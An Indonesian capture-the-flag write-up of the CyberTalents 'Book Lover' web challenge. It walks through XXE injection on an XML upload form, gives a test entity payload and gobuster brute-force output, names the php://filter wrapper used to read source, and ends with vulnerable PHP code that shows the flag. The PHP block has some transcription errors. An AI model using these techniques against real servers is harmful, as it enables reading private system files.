

# CyberTalents Challenges


Web Security – Book Lover – level hard

Author: levith4n

Description:

share your love for books and search for the flag inside the source code.

Pertama, ini adalah tampilan utama dari aplikasi web ini, pada halaman ini kita langsung diberikan sebuah *xml file upload* dan sebuah *form* untuk memasukkan nama kita.




Karena *form upload* hanya mengizinkan file **.xml**, saya tidak berpikir untuk melakukan *file upload attack* tetapi saya berpikir untuk mencoba melakukan *XXE Injection*. Saya langsung menyiapkan *script* sederhana untuk melakukan hal ini.

Disini saya membuat sebuah DTD (*Document Type Definition*) dengan nama *element root* **xxe**, di dalam DTD kita akan mendefinisikan sebuah **Entitas Internal** dengan nama **pwn** yang berisi kalimat “**PWNED!**”, entitas juga bisa disebut sebuah alias untuk kalimat yang ada di dalamnya.


Kita akan mencoba mengunggah ini ke *form upload* aplikasi web tersebut, jika kalimat “**PWNED!**” ditampilkan, maka *form upload* tersebut rentan terhadap *XXE Injection*.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2
3 <!DOCTYPE xxe [<!ENTITY pwn "PWNED!">]>
4
5 <pwn>
6     &pwn;
7 </pwn>
```

Setelah mencoba mengunggah, saya mengirimkan *traffic* ke **Burp repeater** untuk kemudahan manipulasi *script*. Seperti yang terlihat pada gambar, kalimat “**PWNED!**” ditampilkan yang menandakan bahwa penggunaan **DTD** dan **Entitas Internal** diizinkan.



Kemudian saya langsung mengubah *script*, yaitu yang awalnya saya menggunakan **Entitas Internal** menjadi **Entitas Eksternal**. Dengan **Entitas Eksternal** kita dapat menggunakan *schema url* sehingga kita dapat melakukan *Local File Disclosure*. Seperti yang terlihat pada gambar, saya berhasil melihat konten dari file `/etc/passwd`.




Karena penggunaan **Entitas Eksternal** dan kita tidak tahu lokasi *flag* berada, maka saya perlu membaca *source code backend* untuk memperluas serangan. Sebelum itu, saya mencoba melakukan *directory brute forcing* untuk mengetahui halaman dan direktori apa saja yang tersedia. Namun, seperti yang terlihat pada gambar, saya hanya mendapatkan satu halaman, yaitu **index.php**.

```
levith4n book-lover % gobuster dir -u "http://wcamxwl32pue3e6mgjk31eotrvmem73p5l12bq3q-web.cybertalentslabs.com/" -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 40

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://wcamxwl32pue3e6mgjk31eotrvmem73p5l12bq3q-web.cybertalentslabs.com/
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 983 / 4747 (20.71%) [ERROR] Get "http://wcamxwl32pue3e6mgjk31eotrvmem73p5l12bq3q-web.cybertalentslabs.com/_overlay": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/index.php (Status: 200) [Size: 2937]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====
```

Setelah itu, saya mencoba untuk membaca konten dari file **index.php**. Namun, karena yang dibaca file dengan ekstensi **.php** kita tidak bisa begitu saja menggunakan cara sebelumnya (menggunakan **file://**) kita perlu menggunakan **PHP Wrapper Filter** (**php://filter/read=convert.base64-encode/resource=index.php**) agar konten atau isi dari file **index.php** akan di-*encode* menjadi **base64** sehingga tidak dirender oleh *server backend*. Seperti yang terlihat pada gambar, hal ini berhasil.



[illegible]

```
1 $php
2 $flag = 'xee!ag345';
3
4 libxml_disable_entity_loader(false); // 'libxml_disable_entity_loader' is deprecated.
5
6 if($FILES){
7     $books = $_FILES['books'];
8     // print_r($books);exit;
9     if($books['type'] != 'text/xml'){
10         echo 'Only xml Document Allowed';
11         exit;
12     }
13     //check extension
14     $ext = pathinfo($books['name'], PATHINFO_EXTENSION);
15     if($ext != 'xml'){
16         echo 'Only xml Extension Are Allowed';
17         exit;
18     }
19 }
```